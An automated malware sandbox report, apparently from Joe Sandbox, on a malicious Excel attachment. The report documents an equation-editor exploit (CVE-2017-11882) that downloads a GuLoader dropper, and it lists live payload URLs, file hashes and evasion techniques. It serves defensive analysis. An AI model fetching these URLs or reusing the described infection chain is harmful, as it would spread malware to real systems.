ID: 457915
Sample Name: Exhibitions Order Detailed list.xlsx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 14:49:13
Date: 02/08/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report Exhibitions Order Detailed lis…

Overview


General Information

Sample Name:	Exhibitions Order Detailed list.xlsx
Analysis ID:	457915
MD5:	c8e623590aae92..
SHA1:	877da933e035b9..
SHA256:	257645cd8e215c..
Tags:	VelvetSweatshop xlsx
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Yara detected GuLoader
- C2 URLs / IPs found in malware con…
- Contains functionality to detect hard…
- Detected RDTSC dummy instruction…
- Drops PE files to the user root direc…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2696 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 1980 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2364 cmdline: 'C:\Users\Public\vbc.exe' MD5: 27BF14807BC9D5CD2D823293F43C3A3A)
- **cleanup**

Malware Configuration

Threatname: GuLoader

```
{
  "Payload URL": "http://101.99.94.119/WEALTH_PRUu"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000006.00000002.2350788579.00000000003B0000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

C2 URLs / IPs found in malware configuration

System Summary:

Office equation editor drops PE file

Data Obfuscation:

Yara detected GuLoader

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Contains functionality to detect hardware virtualization (CPUID execution measurement)

Detected RDTSC dummy instruction sequence (likely for instruction hammering)


Tries to detect virtualization through RDTSC time measurements

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Exploitation for Client Execution 1 2	Path Interception	Process Injection 1 2	Masquerading 1 1 1	OS Credential Dumping	Security Software Discovery 4 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrc Insecure Network Commun
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Extra Window Memory Injection 1	Virtualization/Sandbox Evasion 1	LSASS Memory	Virtualization/Sandbox Evasion 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Exploit S Redirect Calls/SM
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 2	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploit S Track De Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 1	SIM Carc Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipula Device Commun
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Extra Window Memory Injection 1	Cached Domain Credentials	System Information Discovery 3 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming Denial of Service


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	22%	Virustotal		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	11%	ReversingLabs	Win32.Trojan.Vebzenpak	
C:\Users\Public\vbc.exe	22%	Virustotal		Browse

Source	Detection	Scanner	Label	Link
C:\Users\Public\vbc.exe	11%	ReversingLabs	Win32.Trojan.Vebzenpak	

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://198.12.91.134/win/vbc.exe	18%	Virustotal		Browse
http://198.12.91.134/win/vbc.exe	100%	Avira URL Cloud	malware	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://101.99.94.119/WEALTH_PRUu	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://198.12.91.134/win/vbc.exe	true	• 18%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://101.99.94.119/WEALTH_PRUu	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
198.12.91.134	unknown	United States		36352	AS-COLOCROSSINGUS	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	457915
Start date:	02.08.2021
Start time:	14:49:13
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 23s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Exhibitions Order Detailed list.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	6

Number of new started drivers analysed:	2
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@4/19@0/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 9.2% (good quality ratio 3.9%) • Quality average: 21% • Quality standard deviation: 28.8%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
14:50:00	API Interceptor	40x Sleep call for process: EQNEDT32.EXE modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
198.12.91.134	Request For Quotation.xlsx	Get hash	malicious	Browse	• 198.12.91.134/win/vbc.exe
	Invoice & BL copy.xlsx	Get hash	malicious	Browse	• 198.12.91.134/regasm/vbc.exe
	Order Request for Quotation.xlsx	Get hash	malicious	Browse	• 198.12.91.134/hkcmd/vbc.exe
	Order Request.xlsx	Get hash	malicious	Browse	• 198.12.91.134/cvc/vbc.exe
	Request For Quotation.xlsx	Get hash	malicious	Browse	• 198.12.91.134/html/vbc.exe

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-COLOCROSSINGUS	Scanned Documents 001.doc	Get hash	malicious	Browse	• 192.3.110.170
	56 INV & PL.xlsx	Get hash	malicious	Browse	• 192.227.228.106

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	fYybtaBD8d	Get hash	malicious	Browse	• 23.95.226.100
	RK1WguFBBm	Get hash	malicious	Browse	• 23.95.226.100
	N9Txf48E6w	Get hash	malicious	Browse	• 23.95.226.100
	ecy3RBcsjD	Get hash	malicious	Browse	• 23.95.226.100
	sBPMSpHW.exe	Get hash	malicious	Browse	• 216.170.126.139
	6KOGDsrr1Y	Get hash	malicious	Browse	• 23.95.226.100
	IhLZF4G4X5	Get hash	malicious	Browse	• 23.95.226.100
	P8TAq01Hlt	Get hash	malicious	Browse	• 23.95.226.100
	DXgTLFI71N	Get hash	malicious	Browse	• 23.95.226.100
	Might.mips	Get hash	malicious	Browse	• 23.95.221.126
	Lv08gOEYJ3	Get hash	malicious	Browse	• 107.172.179.176
	1dQpke5WNE	Get hash	malicious	Browse	• 104.170.179.51
	aa64.dll	Get hash	malicious	Browse	• 192.3.99.71
	RYP-210712.xlsx	Get hash	malicious	Browse	• 198.12.91.161
	PO 0420 vessel MV AQUAKATIE..xlsx	Get hash	malicious	Browse	• 192.3.13.125
	SKMBT_C5522106221301.xlsx	Get hash	malicious	Browse	• 192.210.214.144
	8gQIIxr1sN	Get hash	malicious	Browse	• 107.175.44.255
	SecuriteInfo.com.ELF.Mirai-BHTTrj.12818.18493	Get hash	malicious	Browse	• 107.175.94.101

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	114688
Entropy (8bit):	6.650522833717378
Encrypted:	false
SSDEEP:	1536:EAPGkc1ug6GUMu+Yg2WGI5XZ4QmiPYefCGk4H:X2bUMEWfXZiea
MD5:	27BF14807BC9D5CD2D823293F43C3A3A
SHA1:	08EEED11867AA351BE0D6C48DA283721EE6C0769
SHA-256:	55FD5769DF0DF23D4140A34D07DC2C833B43AC1060F4D0992BDD27316041C69A
SHA-512:	C2BCD733A0BFD1B9E56B630E4FAE6A45951A843946A389F8987C48A3B047CA9B9F74A5A01AFC7D7589F156691220E474553229F485B6DE4F902DB566A6A0D245
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Virustotal, Detection: 22%, Browse • Antivirus: ReversingLabs, Detection: 11%
Reputation:	low
IE Cache URL:	http://198.12.91.134/win/vbc.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#...B...B...B..L^...B...`...B...d...B..Rich.B.....PE..L.....K..... ...@.....D.....P....@.....`.....tK..(....p...[.....(... .....|.....text....=.....@..... ....`.data...\....P.....P.....@....rsrc....[...p...`...`.....@..@...I.....MSVBVM60.DLL..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\32A28A08.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 1275x1650, frames 3
Category:	dropped
Size (bytes):	85020
Entropy (8bit):	7.2472785111025875
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\32A28A08.jpeg	
SSDEEP:	768:RgnqDYqspFlysF6bCd+ksds0cdAgfpS56wmdhcsp0Pxm00JkxuacpxoOlwEF3hVL:RUqQGsF6OdxW6JmPncpxoOthOip
MD5:	738BDB90A9D8929A5FB2D06775F3336F
SHA1:	6A92C54218BFBEF83371E825D6B68D4F896C0DCE
SHA-256:	8A2DB44BA9111358AFE9D111DBB4FC726BA006BFA3943C1EEBDA5A13F87DDAAB
SHA-512:	48FB23938E05198A2FE136F5E337A5E5C2D05097AE82AB943EE16BEB23348A81DA55AA030CB4ABCC6129F6EED8EFC176FECF0BEF4EC4EE6C342FC76CCDA4E8D6
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.............C..C...r...."..}........!1A..Qa."q. 2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..w.......!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...?.....(

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\52F13E97.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 476 x 244, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	49744
Entropy (8bit):	**7.99056926749243**
Encrypted:	**true**
SSDEEP:	768:wnuJ6p14x3egT1LYye1wBiPaaBsZbkCev17dGOhRkJjsv+gZB/UcVaxZJ2LEz:Yfp1UeWNYF1UiPm+/q1sxZB/ZS
MD5:	63A6CB15B2B8ECD64F1158F5C8FBDCC8
SHA1:	8783B949B93383C2A5AF7369C6EEB9D5DD7A56F6
SHA-256:	AEA49B54BA0E46F19E04BB883DA311518AF3711132E39D3AF143833920CDD232
SHA-512:	BB42A40E6EADF558C2AAE82F5FB60B8D3AC06E669F41B46FCBE65028F02B2E63491DB40E1C6F1B21A830E72EE52586B83A24A055A06C2CCC2D1207C2D5AD6E45
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG........IHDR..............I.M....IDATx....T.]...G.;..nuww7.s...U..K......Ih....q!i...K....t.'k.W..i..>.......B.....E.0....f.a.....e....++...P..|..^...L.S}r:..............sM....p..p-..y]...t7'.D)....../...k. ...pzos.......6;,..H.....U..a..9..1...$......*.kI<..\F...$.E....?[B(.9.....H..!.....0AV..g.m...23..C..g(.%...6..>.O.r...L..t1.Q-.bE......)........|i ..."....V.g.\.G..p..p.X[.....*%hyt...@..J...~.p.... .|..>...~.`..E_...*.iU.G...i.O..r6...iV.....@..........Jte...5Q.P.v;..B.C...m......0.N......q...b.....Q...c.moT.e6OB...p.v"...."........9..G....B}...../m...0g...8......6.$.$]p...9.....Z.a.sr.;B.a....m ...>...b..B..K...{...+w?....B3...2...>.......1..-.'.l.p........L....\.K..P.q......?>..fd.`w*..y..|y..,......i..'&.?.....).e.D ?.06......U.%.2t........6.:..D.B....+~.....M%".fG]b\.[........1...."......GC6.....J. +......r.a...ieZ..j.Y...3..Q*m.r.urb.5@.e.v@@....gsb.{q-..3j........s.f.|8s$p.?3H......0`..6)...bD....^..+....9..;$...W::.jBH..!tK

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5868B96E.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 779 x 181, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	5842
Entropy (8bit):	7.92185581034873
Encrypted:	false
SSDEEP:	96:+Q9KyOE9ulJ01zAcTCcAZd+0Mvin1EFi0sAMcNV99iyysx8JXmaaINsWHfjMzNzl:4yvmJ0VmQE/Ovi0aa5EMzNzl
MD5:	871E67261292737F85DEE051B2EF5B1A
SHA1:	3108E69E8BEABB0CD820696E9F22889B5E7D3224
SHA-256:	F35AAA75635EB695B2DA69C932ECBD5AD4DB934EBFB0433DAC7913C2B7551A6A
SHA-512:	3C0CC7DF2D5080166C1C35C0D120CA686A8EF09348AB0F28CE6859FEC9F7DD3AB16955D79E1C092A5D78666FAE978F69E632D9FB307776E69FD586ADA605FEF
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG........IHDR.............'P......gAMA......a.....sRGB.........pHYs..........o.d....PLTE...............LLL...ppp......`.6................?.6.._...`Bi.. .Y..f...%E........_...5DG....._.tNq.8.6..<?......5...PVj..X.1...4U..._z..ANTT.b...kt..zZ5...........__..........~.......ff`.........H#....DIDATx..[.[....R..IK.|....E*........P.....sz...3..I...X#.....ff wv...n...~:.X...E}......\`}.g..>.3.X........r!.`.:..B8\.f0f....lx4..7s.o.....F.&..\...........s!\........o.....Ssa....1.X.<9."sso...G.\XX..q.2.....D@.0...".'.'/0.......K.px......X.....`......iD..c.-.....J//.o.,.... <......9m). ..R...@'..q.y....N..&$...v94.q..<.w.\.P......f_.... ...B.0}o.....y......l.Z..PzRb..F.....[..)..........J,....B....t(..BR...w .Q...S...H...{.....7P........o...Ol..fV.\.........}.......A'.g.:E.7.u ....|.5pDj..f0.E:n..'. .....E..j^..tp\H;....3...C\..u.e..P.{...6.9....".6M....K..".F.D.a0.....|>.T...x.Yj....C".

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5DB07460.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5DB07460.png

SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F61346 D
Malicious:	false
Reputation:	moderate, very likely benign file

Preview:

.PNG........IHDR..............P.l....sRGB.........gAMA......a.....pHYs...t...t..f.x..+.IDATx...|.e...........{......z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.l.R.!AC...>3;3;..4..~...>3.<.<..7.
<3..555........c...xo.Z.X.J...Lhv.u.q..C..D......-...#n...!.W..#...x.m..&.S........cG.... s..H.=......,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z...".........(..1$..)..[..c&t..ZHv..5....3#..~8...
.Y..............e2...?.0.t.R}Zl..`.&.......rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'......^w..y....O.RSS....?.."L.+c.J....ku$._...Av...Z...*Y.0.
z..zMsrT.:.<.q.....a.......O.....$2.=|.0.0..A.v..j....h..P.Nv......,.0....z=...I@8m.h.:]..B.q.C.......6...8qB......G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9
.z......>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll.........W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\623BCD02.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 687 x 111, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	2493
Entropy (8bit):	7.758903050821124
Encrypted:	false
SSDEEP:	48:F9quw7IIfnKFZR4r5vB4FRLiWWl4sXhGI4Y9E5ZBZ7CK0lrC:nQHO34r5vB4F7Wu6zGXZG/pC
MD5:	A5D66CCBEE7946308A985B0FA9CC74F7
SHA1:	D86FFD2A310B16C59849B8E574B673E36643FDDF
SHA-256:	6B8E5D3AFEA87B138C1084837085EDFF6D74B5001E92897CE6FF087058204B28
SHA-512:	7C65B24A8A88B88831CCF9089B89946FCC26748DB226488155899D73F7B63EAF32424432A66D78B385DED8381A66E2207EE6BF197D6BC550DDD222D323B73D98
Malicious:	false
Reputation:	moderate, very likely benign file

Preview:

.PNG........IHDR.......o........2...qPLTE.............x.....`.5......5...``.......5..........`.......f.:.5..5.`.`...5..._...55........t.`.`......``4.....Z...U...\.9Z.3f...c.....n..X..N.44....f..:...\...`...:.f..f.:......
<v......e:......d5.`.f..\....`````5444\..Z...........Z.....3...4_.78..8.f.f.45..3.5.........3....-l..Z.:.....:.:\.......4..]4..3..7c[._ff:.::.955....:..:.....d3ZZ:::.`5.U......IDATx...=O.P..an.p'.s.q0 I[5....c`
.d.....t..{zhm...-.$...@.....q....K....+,.WXB...^a....z...=.z.F...X.E7....(.:.{...px...W..^..N..g....S.c...r.W.CK.s...[*Kv.-5..^.:.f..^.../..BQ....H.~H...[.v./f..y.e..Y.Y.}.CB...`..6{...mz..
J.z.O../.m&uV......y._...g)...^..|..Zl..2>.M..c...<..h..~...^..<....i.K..-|.........[A.Ke....sT..H..Z..y`..+v..Vp...U..H6z..J........_...,.S.....t...[..^a....z.%..K....+,.WXB...^a................`..
...Kq7..w....\...'..'....b.......Q#.j.!.,.c..#A..J..^..P%J..^.m.K.=..w.<..k.,..>..w=.v...Y...........&......r.kX-.%6.S..U.B.|........0.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6DB428E1.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
